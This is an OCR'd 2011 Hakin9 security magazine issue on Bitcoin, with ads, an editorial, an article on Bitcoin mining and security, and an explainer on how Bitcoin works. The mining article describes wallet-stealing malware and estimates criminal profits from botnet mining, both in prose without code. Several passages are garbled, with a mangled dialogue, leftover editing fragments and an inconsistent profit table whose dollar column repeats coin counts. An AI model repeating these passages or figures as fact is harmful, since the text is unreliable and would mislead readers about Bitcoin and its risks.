Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

1/2011 (4)

starterkit

PAYPAL IS A SCAM!

INTERVIEW WITH AMIR TAAKI

BITCOIN IN YOUR HAND

BITCOIN A SECURE COIN

BITCOIN – DESTINED TO FAIL

PLUS

BITCOIN ONLINE AND OFF-LINE OPPORTUNITIES FOR COMMERCE

HOW TO SECURE BITCOIN'S, YOUR VIRTUAL MONEY ?

BITCOIN – HOW IT WORKS

MINING – TUTORIAL FOR BITCOIN ROOKIES

Join the National Information Security Group (NAISG)

FREE ANNUAL MEMBERSHIP FOR HAKIN9.org SUBSCRIBERS

FACT SHEET

Overview

The National Information Security Group (NAISG) is a non-profit organization that promotes awareness and education of information security through the support of local and regional chapters. Members include IT administrators, managers, law enforcement personnel, the media, educators and students and anyone else interested in getting or staying on the cutting edge of information security.

NAISG:

- OPEN YOUR OWN CHAPTER ANYWHERE IN THE GLOBE.
- MONTHLY MEETINGS AT EACH CHAPTER – VISIT ONE WHEN YOU CAN – FREE.
- SECURITY VENDOR NEUTRAL – NO PRODUCT PRESENTATIONS.
- MEMBERS ARE IT SECURITY PROFESSIONALS, LAW ENFORCEMENT, STUDENTS, EDUCATORS AND OTHERS.
- EDUCATIONAL VENUE ON NEW SECURITY TECHNIQUES AND OTHER INFORMATION SECURITY ISSUES.
- FREE DAILY TECHTIPS – EMAIL AND ONLINE FORUM FOR FREE SUBSCRIPTION TO SOLVE ANY SECURITY OR IT RELATED QUESTION OR PROBLEM YOU ARE HAVING…

No formal security experience required. Come to learn, share tips and tricks and network with IT professionals!

Leadership

- **Bradley J. Dinerman,** founder and president - Brad is the founder and president of Fieldbrook Solutions LLC, an IT and MIS and consulting firm in Massachusetts. He is a CISSP and a Microsoft MVP in Enterprise Security, holds a number of technical certifications, is an active member of the FBI Infragard and the Microsoft IT Advisory Council and earned a Ph.D. in physics from Boston College. Brad frequently contributes to online TechTips sites and gives user group and conference presentations around the country. More information is available at http://www.naisg.org/About/.
- **Board of Directors** - A six-member board of directors provides direction for the group. Members of the board represent various segments of the IT/security community, including academia, law enforcement, defense and the legal sectors. Bios of the board members may be found at http://www.naisg.org/Board/.
- **National Advisory Council** - This council includes the leaders of each chapter and provides inter-chapter support.

U.S. Chapters

As of April, 2011, NAISG maintains the following chapters in addition to its online presence, for a total of more than 5,000 members:

Atlanta, GA; Boston, MA; Dallas, TX; Houston, TX; Midland, MI; Orlando, FL; Seattle, WA; Little Rock, AR

Key Sponsors

Astaro – http://www.astaro.com

NetClarity – http://www.netclarity.net

SECURANOIA – ANNUAL SECURITY CONFERENCE

– TO BE HELD THIS FALL IN BOSTON, MA, USA

NAISG is a NON-PROFIT ORGANIZATION.

HAKIN9
starterkit

Managing Editor:
Grzegorz Tabaka
grzegorz.tabaka@software.com.pl

Senior Consultant/Publisher:
Paweł Marciniak

Editor in Chief:
Ewa Dudzic
ewa.dudzic@software.com.pl

Art Director:
Marcin Ziółkowski Graphics & Design Studio
www.gdstudio.pl

DTP:
Marcin Ziółkowski Graphics & Design Studio
www.gdstudio.pl

Production Director:
Andrzej Kuca
andrzej.kuca@software.com.pl

Marketing Director:
Grzegorz Tabaka
grzegorz.tabaka@software.com.pl

Proofreadres:
Karol Sitek, Mark Lohman, Ben Folden,
Nick Baronian, Heather Axworthy,
Horace Parks Jr, Matthew Sabin, Steven Atcheson

Betatesters:
Aby Rao, Rebecca Wynn, Edison Josue Diaz

Publisher:
Software Press Sp. z o.o. SK
02-682 Warszawa,
ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Dear Readers,

The world of today can't work without money. Dollars, Euros, Yens, we all use these currencies every day. But what will happen when some country bankrupts? Currency of that bankrupt country becomes worthless, it changes into pieces of paper. With Bitcoin it's different – as long as people use Bitcoin that currency will exist. Only bitcoin users can make Bitcoin disappear into a deep internet void of ideas which did not meet their time. However it seems that Bitcoin was created in a proper time for him. Just look at the number of institutions and internet shops where you can pay with your Bitcoins, look at the growing number of new organizations using Bitcoins. It shows us that Bitcoin could be the future of economic and internet payments.

In Hakin9 StraterKit you will find an interview with Amir Taaki, who is the bitcoin project developer, and Patrick Strateman, who is also involved in the bitcoin project. They will tell us about bitcoin, how it works, the security side of Bitcoin and ways that Bitcoin could evolve in future.

With Bitcoin are also related other project that make this currency more attractive and safer to use. Doug Feigelson has told us about his project – bitbills. Thanks to his project you can feel Bitcoins, hide them into your wallet, and make them almost 100% secure.

If you are interested in Bitcoin, you have to read the article written by Rebecca Wynn. She is showing why in her opinion Bitcoin is destined to fail. I know that many of you, dear readers, will disagree, but that is the point! Send US your comments, the most interesting will be published.

Do you want to learn how to create almost 100% secure Bitcoin wallet? Maybe you are the owner of some internet shop? From this Hakin9 StarterKit you will gain the knowladge on how to secure your Bitcoin wallet, add Bitcoin payments into your internet shop and learn how that currency work.

Grzegorz Tabaka & Hakin9 Team

RSA® CONFERENCE
EUROPE 2011
11 -13 OCTOBER | HILTON LONDON METROPOLE | U.K.

The information security landscape is rapidly changing. Are you ahead of the game?

With information security threats becoming more targeted and sophisticated, how can you and your organisation stay on top of the situation?

Find out at RSA® Conference Europe 2011 - the place for Europe's smartest information security professionals who want to discover the latest trends, technologies and threats affecting the industry. Benefit from:

- 70 educational track sessions
- Keynotes from industry thought leaders
- Interactive programmes
- Demonstrations from leading vendors
- Time to meet and collaborate with peers

Be educated. Be informed. Register now.

www.rsaconference.com/2011/europe/pen

Dates: 11th – 13th October
Venue: Hilton London Metropole Hotel, U.K.

the adventures of alice & bob

BITCOIN: A SECURE COIN?

POR DAVID MONTERO ABUJAS, CISA, CISM, CRISC

iSoluciones Grupo de Empresas

Introduction

Telephone conversation between myself and a friend:

- "David .- Hey mate, I just got my first bitcoin, has been an adrenaline rush, blessed blocks. In a while I connect to any website and bought me something.
- Friend.- Raist, I thiw nk you crazy, does a bitcoin? What is that?
- David.- It is crypto-coin, a digital currency Internet, without restrictions and controls from banking and governments.
- Friend.- It sounds to craze or thymus..."
- Perhaps the opinion of my friend is the most common today when talking to citizenship about bitcoins.

Many people remember the tricks of Internet advertising pyramid at the end of last century, or checks from the webmasters sent after clicking on the advertising links. Newest often leads to user resistance, and this system is no different.

In this article we will know where bitcoins come from, their future, how to get them, what can we do with them, and most importantly, how to protect them.

What are the BitCoins?

Conceptually, BitCoin (BTC) is an electronic currency with a feature that makes it very interesting to the general public, its decentralization. That is, there is no central authority that can influence the up or down in value, and also the way it works is through P2P networks.

The BitCoin concept was devised in 2009 by Japan's Satoshi Nakamoto based on an article called "Bitcoin: A peer-to-peer Electronic Cash System". The first mystery of BitCoin begins with its creator, in fact, different media speculation that Satoshi Nakamoto is a false identity, since no one by that name has participated in discussions or in subsequent projects with free software one of the creators of the software BitCoin, Gavin Andresen.

Before the article by Satoshi Nakamoto, similar ideas were embodied in documents, and even in movies, how can we forget the concept of credit from the science fiction classic film Blade Runner....

Operation

BitCoins need to work with with the concept of a wallet. we This virtual wallet can be managed by the application BitCoin and can be downloaded from the official page (www.bitcoin.org) or through a web BitCoins change.

In the case of the application BitCoin, once it is opened, BitCoin will automatically assign an address based on a hash key for each team. which iThis hash is our unique identifier to access the virtual wallet, and perform transactions and mining. BitCoin mMining for bitcoins will be explained later.

Image 1: *BitCoin identifier*

The virtual wallet is stored in the application directory in a file called wallet.dat storedlocated in the user folder (for Windows) \ AppData \ Roaming \ Bitcoin.

Once you have installed the program, it will automatically download the blocks and start the mining process.

From a technical point of view, the application uses port 8333, the BitCoin default for downloads and P2P network connections and the first time you start connecting to an IP address to perform various management tasksof the new account. tryBitcoin also uses port 6667 to connect to the IRC server irc.lfnet.org.

So, if we scan a range of IP addresses, and we find that port 8333 is open, we may assume that a mate whothat IP address has uses BitCoin running.

Blocks

The data in the P2P BitCoin network is stored in blocks e. Each block contains the latest transactions, a random number and the hash of the previous sequence, thus forming a chain of blocks.

A block is considered issued and valid for all nodes when the SHA-256 hash of the entire block is below the current target marked by the network.The number of BitCoins generated by each new block begins at 50 and will be divided between two blocks of 210,000 , with the current number of blocks 136,701. But that is not here, since the gain is twofold. If in the new generated block s transactions exists , BitCoins fees may be claimed by the producer of the block, also known as the miner.

Mining

Just like the older style of the American Gold Rush, It's time for mining but rather than extracting gold, we generate hashes for new blocks in the BitCoin P2P network using the processing capacity of our computer.

Image 2. *BitCoin data*

As shown in Image3, in the lower right of the application appears the BitCoin number of active connections, the number of blocks from the network and the number of BitCoin transactions.

The concept is simple. Mining is seeking a hash key that allows a new block to be allocated to the existing block chain. In turn, the more miners that are mining, the more difficult it is for you to become a producer of a new block. Technically, mining is calculating the hash of a block header.

This is where appears the trick of the miners, especially if you're IT manager and you have access to a high number of computers, companies, universities, laboratories, etc.. BitCoin installed in each computer generates a unique identifier BitCoin address different from your staff and go as teams getting Bitcoins, transfer to your staff BitCoin address. Authentic large-scale mining.

The concept is not new, in fact, many lovers of the search for extraterrestrial life have long used for the SETI program, which shared the downtime of the equipment for decoding signals from space.

Once at this point, we must tell the miners have specialized enough, have become very smart, and long ago realized they were not taking full advantage of computers and two new concepts emerged: GPU and Pool. Furthermore, as an example, in late 2010 with a capacity of 1 MegaHash mining per second, the average generation time of a new block is almost 2 years, so that new strategies were needed to get BitCoins.

CPU vs GPU. When the boom began bitcoin miners used the downtime of the CPU to hash the search effort, but as they increased the miners grew heavier obtaining bitcoins. Then came the possibility of using the GPU, the processing unit of graphics cards of the equipment, eureka!

By calculations, one CPU core can run 4 32-bit instructions per clock pulse. Radeon HD 5970 card 3200 can run 32-bit instructions per clock pulse. That is, 800 times more processing. The only one problem with using the GPU is that it should be working on the graphics card processor all the time, not just during playtime or graphic design, and that could cause problems of overheating and / or failure sinks heat.

Pool. It is the strategy currently used, in combination with the use of GPU. Several miners unite to create a new block in a system of shared work. Subsequently, the reward is divided between different BitCoins miners according to pool the processing power that each has contributed. Additionally, in some pages you will find calculators that estimate the number of BitCoins that you will get with your computing power and actual difficult existing in the network, as in the website http://bitcoin-detailedcalculator.appspot.com/

As a curiosity, there is a limit of blocks to be generated, as are the data from the P2P network, but yes a maximum emission of BitCoins, estimated at 21 million coins. Until the month of June were 6.5 million BitCoins generated.

Optimizing mining

We know what it's mining, and know the different techniques and strategies, but we want to get easily BitCoins and optimize our efforts.

The best formula is the use of GPU in mining pools. To do this, we need an application to exploit the processor usage of graphics cards and one that allows us to access mining pools.

As for graphics card, which is giving better results for the miners is the ATI Radeon 5970, very popular. The reason is simple if we compare the number of instructions per second of two competing models of AMD and Nvidia, AMD's model generates double the 32-bit instructions per second that the model of Nvidia. In addition, the entire operations of rotation that the algorithm is SHA-256 also benefits AMD cards, because they need only a hardware instruction for three instructions Nvidia cards, which in total is three to five times faster for mining GPU.

Currently, applications of CPU / GPU are OpenCL have greater acceptance, Phoenix and CGMiner. On the use of pools of mining, the application also allows the use Guimin OpenCL also enables us a list of mining groups or pools without having to look, making it an ideal complement to junior mining. On the other hand, if you want to mount a mining pool, you can use PushPool, an open source server for mining pool.

Mining applications are usually open source, although some ask us a donation for the efforts, of course, BitCoins payment.

Image 3: *GUIMiner*

In BitCoin's wiki and forums you can find much information about applications that provide better results for each type of graphics processor.

Go shopping

Mining is not the only way to get BitCoins, we can purchase in exchange for euros, U.S. dollars, Australian dollars, rubles or Chilean pesos. The reason for these currencies to be accepted is simply the acceptance of money BitCoin in those countries.

We BitCoins our wallet, what do we do with them?

Well, we have two options: change in foreign exchange or buy in stores. Currently there are few shops in the world who will accept pay BitCoins, but they are. In Spain are Morrotel (VoIP provider) or telepienso.com (pet food), or Costa Rica GNU Compu Monster (services).We also have several websites where you can change the BitCoins to currencies, such as MtGox or VirWox. At the closing date of this article, the price of currency to dollars change ranged in the thirteen points, ie a BitCoin amounted to thirteen dollars approximately.

Security

Perhaps one of the main obstacles for definitive taking off the BitCoins. Recently, one of the websites of foreign exchange had to close all operations by detecting an attempt to change a user of 500,000 BitCoins to dollars, that is, more than eight million dollars, with prices of change day. They were one or several attackers who entered without authorization in an account of a user who had this huge amount of BitCoins, and tried to make the change. The audit log further revealed that the attacker's IP was from China.

The consequences of this attack were a fall in the value of other websites BitCoin in exchange, because any foreign exchange market is based on trust of its users, on trust of market, and any security problem or uncertainty makes confidence plummet. It's funny, but here we use a typical sentence of the banking sector: "The money avoids the risk," and the word risk we know well enough in security.

No attacks on cryptographic system BitCoin transactions, which is very safe, but BitCoins accounts directly to users, which greatly reduces the reliance of them.

In relation to security issues that each user should have the wallet in your computer, the file protection wallet.dat. BitCoins theft for stealing the file goes, so encrypting is to ensure your money wallet. dat. The formula used to protect the purse is to create and mount an encrypted drive with at least 100 MB capacity, using a program as TrueCrypt or Jetico BestCrypt. Then the information is passed to the data folder where the purse BitCoin to a folder on the encrypted drive BitCoin and BitCoin application is started with-datadir = drive: \ Bitcoin. This option is suitable when the application is being used for mining BitCoin, but for transactions. For operating systems other than Windows, like Linux or Mac, the operation is similar, but we would have to find another encryption software and the correct folder BitCoin data.

Finally, for lovers of reverse engineering, along with the application BitCoin in the src folder, are the source files of the program.

Threats

In the month of June did appear the first malware to steal BitCoins sought directly from infected under the name Infostealer. Coinbit. The way it works is simple, once it infects a computer searches for the file that stores wallet.dat data BitCoin user account. Once located, send an email or upload to an FTP file server. This attack is effective as long as the file is not encrypted wallet.dat.

On the other hand, there is another threat, untapped, the massive use of botnets to generate BitCoins. Thus, in all the zombie computer network be installed mining software and be responsible for generating BitCoins for the owner of the botnet.

Gains from this type of crime we have calculated the number of MegaHashes per second which is capable of generating a graphics card GPU mode, use 24 hours a day, and values established by the network difficult to BitCoin July 17. Currently, any graphics card gives you a minimum of 6 MegaHashes per second in GPU, against 1 per second mode MegaHash CPU for a common processor. Although it is likely that computers of botnets are not lit 24 hours a day, it is also true that the graphics cards sold in the market give you at least 100 MegaHashes per second, so we have to see it as a calculation estimate.

With regard to monetary exchange, we have established a change of $ 13.3 per BitCoin, but this value has reached up to $ 20.

Computers	BTC x Day	$ x Day	BTC x Week	$ x Week	BTC x Month	$ x Mon
100	0,4	5,32	2,7	35,91	8,9	8,9
1.000	4	53,20	27	359,10	89	89
10.000	40	532,00	270	3.591,00	890	890

Thus, we see that a botnet of 10,000 computers, making mining MegaHashes GPU to 6 per second, a criminal could obtain $ 12,000 a month.

We will set another course of calculation, that the botnet is composed of computers that have AMD 5770 graphics processor with application Guiminer, we provide a computational speed of 223 MegaHashes per second. Similar to the first calculation, we have to see estimated because both the first and the second calculation we can not imagine the amount of commissions for transactions to be performed, and are aimed at generating the new block, like the real-time processing of each computer on the botnet.

Computers	BTC x Day	$ x Day
100	14,30	$ 190,19
1.000	143,00	$ 1.901,90
10.000	1.430,00	$ 19.019,00

Computers	BTC x Week	$ x Week
100	100,40	$ 1.335,32
1.000	1.004,00	$ 13.353,20
10.000	10.040,00	$ 133.532,00

Computers	BTC x Month	$ x Month
100	330,30	$ 4.392,99
1.000	3.303,00	$ 43.929,90
10.000	33.030,00	$ 439.299,00

The results of a botnet with AMD 5770 GPU would be overwhelming in terms of generating BitCoins.

Thus, we can see that in both cases, make botnet to work as a mining pool GPU is a profitable business for criminals.

Conclusions

BitCoin is an excellent initiative, but perhaps the most risky being carried out on the Internet, with the establishment of a decentralized currency, free of government control. This has allowed organizations, such as Wikileaks, to obtain additional financing could not be obtained by the outage of PayPal and other payment based on the traditional currency and subject to influence.

Decentralization is a mixed blessing, as we have seen, but also has its cons, and the risk that BitCoins be used to launder money from crime, or the undue influence that could have the change BitCoins sites, and there are to date few merchants that accept as payment BitCoins, so the acquisition of goods or services we have to make changing the traditional currency BitCoins. As businesses and companies will accept BitCoins, the influence of the exchange sites will be reduced.

Currently the best way to get BitCoins GPU is mining mining pools, as we have seen the technical data ahead. The other formula is the traditional buy / sell BitCoins, buy low and sell expensive, earning the difference.

Regarding security, we find the traditional risks in information security, on one hand the protection of our purses in wallet.dat files and on the other hand, additional measures have to impose some websites change BitCoins, poor design which led the attack against one of them, and decreased consumer confidence.

As new threats, we must not lose sight of the making BitCoins botnets in order to use them as BitCoin miners, generating different identifiers and then transacting BitCoin to the account of the offender.

In short, a new concept that needs to settle and spread. Who wants a BitCoin? ...

DAVID MONTERO

D. David Montero Abujas (1976), aka "Raistlin", CISA, CISM and CRISC by ISACA, apart from holding the only one grade ISMS Lead Auditor IRCA issued in Spain. OWASP Andalucia Chapter Leader and belongs to the ISO subcommittee JTC1/SC27/WG1 Spain.

In 2006 he founded and now leads as CEO, the Grupo iSoluciones, group of companies specialized in information security and ethical hacking, based in Spain, Germany and Uruguay, providing services worldwide. He can be contacted david.montero@ isoluciones.es.

Is your MISSION-CRITICAL security strong enough to stop a SKILLED ATTACKER?

Don't guess
Don't believe
Don't hope

KNOW!

An ACROS Penetration Test is conducted exactly like a real attack by a skilled, motivated adversary – only without the damage. We will find the weakest links in your security and use all our knowledge, skills and capabilities to try to achieve exactly what your security measures and policies are there to prevent.
If it sounds difficult, we're interested.

Experience the ultimate test of your security.
(After all, the only alternative is to wait for an actual attack.)

ACROS Security – http://www.acrossecurity.com – security@acrossecurity.com

BITCOIN – HOW IT WORKS

JEREMY LICHTMAN

Its been around 3000 years since humans first started using currency as a medium to exchange goods. The process of two people making some kind of exchange has always relied on trust; if you don't know me, how do you know that I won't cheat you in a transaction?

Currency – by using a standard form of token that you and I both agree on – is intended to reduce the amount of trust necessary in order for us to seal the deal – assuming that neither of us is holding false or worthless coinage, a problem that has sometimes been endemic at various points in history. When we agree to engage in commerce using a particular currency, we both rely on whoever has issued that currency – be it a central government in the case of bank notes, or my personal reputation in the case of a cheque that I write – in order to ensure that it retains its value.

In the latter part of the twentieth century, technology, in the form of encryption, has allowed the process of trust between two parties to be defined mathematically. Public key encryption has only been around for a few decades, but it has already had a massive impact on our day to day lives, often in ways that aren't immediately apparent.




Fig 1: *The BitCoin Windows client. Transactions, identifiers and amounts have been blanked out. Note the simplicity of the user interface, the information about blocks and confirmations of transactions.*

There has been a tremendous amount of press in the past year on the topic of BitCoin, a virtual, digital currency that relies on mathematical encryption and so–called trust metrics in order to ensure the value and validity of the token of exchange.

A trust metric is a way of measuring the relative trustworthiness of someone or something, based on the list of others that trust (or do not trust) it. One example of a trust metric is Google's PageRank algorithm, which measures the importance of a web page, based on who is linking to it. There are many different kinds of trust metrics that are designed to measure different aspects of trustworthiness. Some of those are well defined mathematically, and can be implemented by computers.

So how do they work?

Most of the currency you've ever handled or heard of was probably issued by a central authority of some kind. That




Fig 2: *Sending BitCoins to another wallet is simply a matter of pasting in their address (i.e. hash code) and the amount.*

authority could be a government (i.e. US dollars), a group of governments (i.e. Euros), an organization (i.e. the World Bank's Special Drawing Rights) or a company (any gift card or coupon). The issuing authority handles the responsibility of creating the currency and ensuring that it is secure from forgery.

BitCoins are designed to not have any central authority. Instead, they are created in a process called BitCoin mining that is described in more detail below, and they use a combination of encryption and peer review to make sure that every BitCoin is indeed valid.

BitCoin mining is an activity where people set up their computers (or other hardware) to calculate hash codes (a type of encryption, also described in more detail below). On a random basis, these calculations will occasionally result in the creation of a BitCoin. The miner and others who participated in the creation of the BitCoin are all rewarded in various degrees. The quantity of BitCoins created decreases based on the number in existence and the number of people using the system, so BitCoin mining predominantly rewarded those who were involved in the process near the beginning.

Just to clear up something that might be a bit confusing – the term BitCoin is used interchangeably to discuss both the currency and its underlying structure, as well as the software client that is produced by BitCoin.org, which provides access to the BitCoin system to users. There are actually several pieces of software that have support for BitCoins, but the official client is a good starting point for new users.

When a user installs one of the applications that support BitCoins, the first thing that they need to do is to create a digital "wallet". There are no limitations on how many wallets a user can have, and they are identified by a long, unique, randomized string – so they are relatively anonymous. Each wallet can be used to store BitCoins, and to engage in transactions.

BitCoin wallets are identified by a string of letters and numbers, called a hash, that is approximately 33 characters long. BitCoin wallet hashes are theoretically unique (i.e. you can move it from one computer to another, but in theory nobody else should have another wallet with the same hash). They are also theoretically anonymous, although there are a number of ways in which people's identities could be discovered from their wallet hash, including tracing their IP address during a transaction. The creators of BitCoin state for the record that it is more anonymous than credit cards, but less so than actual cash.

In order to increase anonymity, each time you engage in a transaction, the software will automatically create a new wallet for you (although all of your previous ones will still be accessible to you). This is done in order to make it harder to match multiple transactions to a single user.

The BitCoin application also has a feature that is transparent to users – a peer to peer database that stores information about transactions. Whenever a new transaction happens, it is initially recorded as having happened in an unverified way; over time the information about the transaction is spread to all users on the system, such that there is general agreement that it happened.

This mechanism is fundamental to how BitCoins work; since there is no central authority to ensure that there aren't attempts at forgery, the system relies on a general consensus that a transaction is valid. It is possible that this will run into scalability issues at some point, assuming that the number of transactions continues to grow. The total size of the database is currently less than 1Gb in size though, and there is a mechanism (apparently not fully implemented yet) that could compress it by removing old information.

Technical details

Bitcoin has a novel and fascinating way of ensuring that all transactions are valid, and that people can't double spend their coins (i.e. with a physical coin, I can only give it to one other person, because after I hand it over, I no longer have it in my possession; this can be an issue with digital currencies).

Every ten minutes, something called a block is generated randomly somewhere in the network. A block is basically a "blob" of text that contains encrypted information about previous blocks (to make it very hard to create a fake one), as well as all of the information about transactions that have occurred since the last block.

Whenever a block is created, it is shared out to every user (or node, rather) of the system, so that eventually everybody has information about every transaction. The process of making a new block is based on a difficult mathematical problem[1], which is periodically adjusted to make it more difficult; creating new nodes takes a lot of resources in the form of CPU time (and therefore electricity)[2], and as a result the system




Fig 3: *The menu for the client. Note how BitCoin generation is not active by default, since it is very processor intensive.*




Fig 4: *The BitCoin option menu, which retains the simplicity of the rest of the application. Note the optional transaction fee, which is the amount that you are willing to pay for faster inclusion into confirming blocks.*

rewards nodes that make them. This is known as BitCoin "mining", and is described in more detail below.

Because blocks are only created every ten minutes, it can take a little bit of time before a transaction has been guaranteed to have gone through. Initially, transactions are listed as "unverified". After a transaction has been included in a block and shared around the system, the status changes to "verified", and can no longer be charged back.

Typically a transaction is only considered irreversable after one hour. This means that BitCoins are best suited for situations where somebody is ordering something online, and a vendor is collecting payment for the item and then shipping it. Immediate transactions (i.e. buying a can of Coca Cola from a vending machine) are still potentially subject to chargebacks or fraudulent use, since the product would be delivered to the purchaser before the transaction could be verified by the system. From a vendor's perspective, this is still better than existing payment systems like PayPal, which can result in chargebacks several days after a transaction has occured.

If I were to give you some BitCoins, what actually happens? The process isn't anything like my giving you a physical coin. In fact, the BitCoin doesn't really move anywhere at all. What happens is that a transaction is created that registers an "input" that is actually the last transaction that happened, and an "output" consisting of an amount and where they are going to[3]. The amount is actually recorded in denominations of 0.00000001 BitCoins (the system refers to these as "Satoshi"; conversely, there are 100,000,000 Satoshi in one BitCoin). This transaction will then eventually be included into a block somewhere, and eventually everybody on the system will have a record of which wallet (i.e. yours!) the BitCoins are now in.

The economics of BitCoins

The inventor of BitCoins comes out of a school of thought called crypto–anarchism[4]. Among other beliefs, they argue strongly for anonymity (particularly online, and particularly with regards to financial transactions), and the decentralization of economic systems. Many of BitCoin's features are explicitly derived from this philosophy.




Fig 5: *Physical barter between two parties is relatively easy to do, as long as there is no issue of physical trust. The items are present and can be exchanged on the spot.*

In addition, it inherits a strong anti–inflationary bent from the "gold as currency" movement, although it is clearly intended as a replacement for fiat currencies (whether based on metals or not). As a result, BitCoins are designed so that only approximately 21 million will ever be created. However, each is subdivide–able to 8 decimal places, which means that even if a single BitCoin becomes very valuable, people can still engage in transactions with smaller fractions of one. There are approximately 7 million BitCoins already in existence.

The rate at which new BitCoins are created decreases over time in a geometric pattern. This feature was intended to reward some of the early adopters of BitCoins (i.e. they obtained them very cheaply, so had an incentive to "buy in"), and also to make the overall economy deflationary in nature (due to the restrictive supply).

How can I get BitCoins?

There are currently three ways in which you can obtain BitCoins.

The first is through BitCoin mining, which we'll discuss in more detail below. BitCoin mining has become a specialized field – the difficulty involved keeps increasing, and it is currently best done with specialized hardware.

Secondly, you can receive BitCoins from somebody directly (i.e. you sell me a product or service, and I pay you in BitCoins by transferring them to a wallet hash number that you tell me to send them to). The official BitCoin website has a list of vendors that currently accept BitCoins, and this number of growing rapidly[5].

Lastly, you can obtain BitCoins from an exchange, of which there are several. This last method is similar to a direct transaction, except that the exchange acts as an intermediary, so you don't see who the other party is. There are several efforts under way to build peer to peer (i.e. decentralized) exchanges for BitCoins as well.

BitCoin mining

As mentioned above, the rate at which blocks are created is constantly adjusted so that one is created every ten minutes.

